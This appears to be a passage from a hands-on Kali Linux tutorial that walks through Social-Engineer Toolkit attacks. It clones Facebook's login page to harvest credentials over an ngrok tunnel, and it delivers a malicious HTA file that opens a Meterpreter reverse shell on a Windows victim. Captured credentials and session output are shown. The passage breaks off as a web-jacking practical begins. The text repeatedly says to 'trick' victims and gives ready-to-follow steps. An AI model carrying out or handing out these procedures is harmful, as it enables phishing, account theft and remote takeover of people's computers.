
```
   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) Full Screen Attack Method
   8) HTA Attack Method

  99) Return to Main Menu

set:webattack>3
```

Select ***option 3 Credential Harvester Attack Method*** to harvest login credentials with the help of phishing page.




```
   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
```

Choose ***2 Site Cloner*** to clone a live website.




```
Session Status                online
Account                       [redacted] (Plan: Free)
Version                       2.2.8
Region                        United States (us)
Web Interface                 http://127.0.0.1:4040
Forwarding                    http://06966015.ngrok.io -> localhost:80
Forwarding                    https://06966015.ngrok.io -> localhost:80

Connections                   ttl     opn     rt1     rt5     p50     p90
                              0       0       0.00    0.00    0.00    0.00
```




```
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.0.121]:06966015.ngrok.io
```

To perform WAN level phishing attack, provide domain generated by ngrok for the postback.



```
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone https://www.facebook.com/
```


Provide the address of website to be cloned (https://www.facebook.com/) press enter and wait until ***Credential Harvester is running on port 80*** message.



```
[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

Trick victim to visit https://06966015.ngrok.io . If the victim submits login credentials on phishing page, then the attacker will be able to view those credentials.

On the victim's computer:




06966015.ngrok.io

Log in to Facebook

chinnitesting

•••••••••


On the attacker's computer:



```
POSSIBLE USERNAME FIELD FOUND: skip_api_login=
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=-330
PARAM: lgndim=eyJ3IjoxMzY2LCJoIjo3NjgsImF3IjoxMzY2LCJhaCI6NzI4LCJjIjoyNH0=
PARAM: lgnrnd=034254_lEBN
PARAM: lgnjs=1528109041
POSSIBLE USERNAME FIELD FOUND: email=chinnitesting
POSSIBLE PASSWORD FIELD FOUND: pass=cantseeit
PARAM: prefill_contact_point=
PARAM: prefill_source=
PARAM: prefill_type=
PARAM: first_prefill_source=
PARAM: first_prefill_type=
PARAM: had_cp_prefilled=false
POSSIBLE PASSWORD FIELD FOUND: had_password_prefilled=false
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```


Practical 3: Hacking windows machines with HTA attack method

In Kali Linux terminal, execute the below command to remove existing files from web root location.




```
root@kali:~# rm -rf /var/www/html/*
```

launch ***Social Engineering Toolkit*** by executing below command




```
root@kali:~# setoolkit
```




```
  It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


              There is a new version of SET available.
                      Your version: 7.7.5
                   Current version: 7.7.8

Please update SET to the latest before submitting any git issues.


 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 
```

Based on our requirement, we can choose from seven different options on the SE toolkit menu. In this practical, we intend to create a phishing a page which looks similar to the Facebook login page.




```
 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
```

Select ***option 1 Social-Engineering Attacks***




```
 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) SMS Spoofing Attack Vector
  11) Third Party Modules

  99) Return back to the main menu.

set> 2
```

Select ***option 2 Website Attack Vectors***




```
   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) Full Screen Attack Method
   8) HTA Attack Method

  99) Return to Main Menu

set:webattack>8
```

This time, choose ***Option 8 HTA Attack Method*** and hit enter




```
   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
```

Choose ***2 Site Cloner*** to clone a live website.




```
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://www.facebook.com/
```

Provide the address of website to be cloned (https://www.facebook.com/) press enter




```
[*] HTA Attack Vector selected. Enter your IP, Port, and Payload...
set> IP address or URL (www.ex.com) for the payload listener (LHOST) [192.168.0.121]: 192.168.0.121
Enter the port for the reverse payload [443]: 443
```

Provide IP address and Port number for reverse connection.



```
Select the payload you want to deliver:

   1. Meterpreter Reverse HTTPS
   2. Meterpreter Reverse HTTP
   3. Meterpreter Reverse TCP

Enter the payload number [1-3]: 3
```


Choose ***Meterpreter Reverse TCP*** payload and press enter. This tool will create phishing page and automatically starts Metasploit Framework and loads listener to receive connections.



```
[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...
[*] Copying over files to Apache server...
[*] Launching Metasploit.. Please wait one.
[*] STarting the Metasploit Framework console.../

[*] Processing /root/.set//meta_config for ERB directives.
resource (/root/.set//meta_config)> use multi/handler
resource (/root/.set//meta_config)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/root/.set//meta_config)> set LHOST 192.168.0.121
LHOST => 192.168.0.121
resource (/root/.set//meta_config)> set LPORT 443
LPORT => 443
resource (/root/.set//meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set//meta_config)> set EnableStageEncoding true
EnableStageEncoding => true
resource (/root/.set//meta_config)> exploit -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.0.121:443
msf exploit(multi/handler) >
```

Trick victim to open attacker's IP address in the browser (use URL shortening service to make IP address look like web link). This prompts the victim to download a file (Launcher.hta). Convince the victim to execute this file to gain access to his computer.

On the victim's computer:



192.168.0.121

Opening Launcher.hta


You have chosen to open:

Launcher.hta


which is: HTML Application (6.5 KB)

Would you like to save this file?


On attacker's computer:



```
msf exploit(multi/handler) > [*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (179808 bytes) to 192.168.0.107
[*] Meterpreter session 1 opened (192.168.0.121:443 -> 192.168.0.107:60903)
```




```
msf exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```



```
meterpreter > sysinfo
Computer        : CSPL-PC
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_IN
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```


Practical No 4: Web-jacking Attack using Social Engineering Toolkit.

In Kali Linux terminal, execute the below command to remove existing files from web root location.




```
root@kali:~# rm -rf /var/www/html/*
```

launch ***Social Engineering Toolkit*** by executing below command




```
root@kali:~# setoolkit
```




```
   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


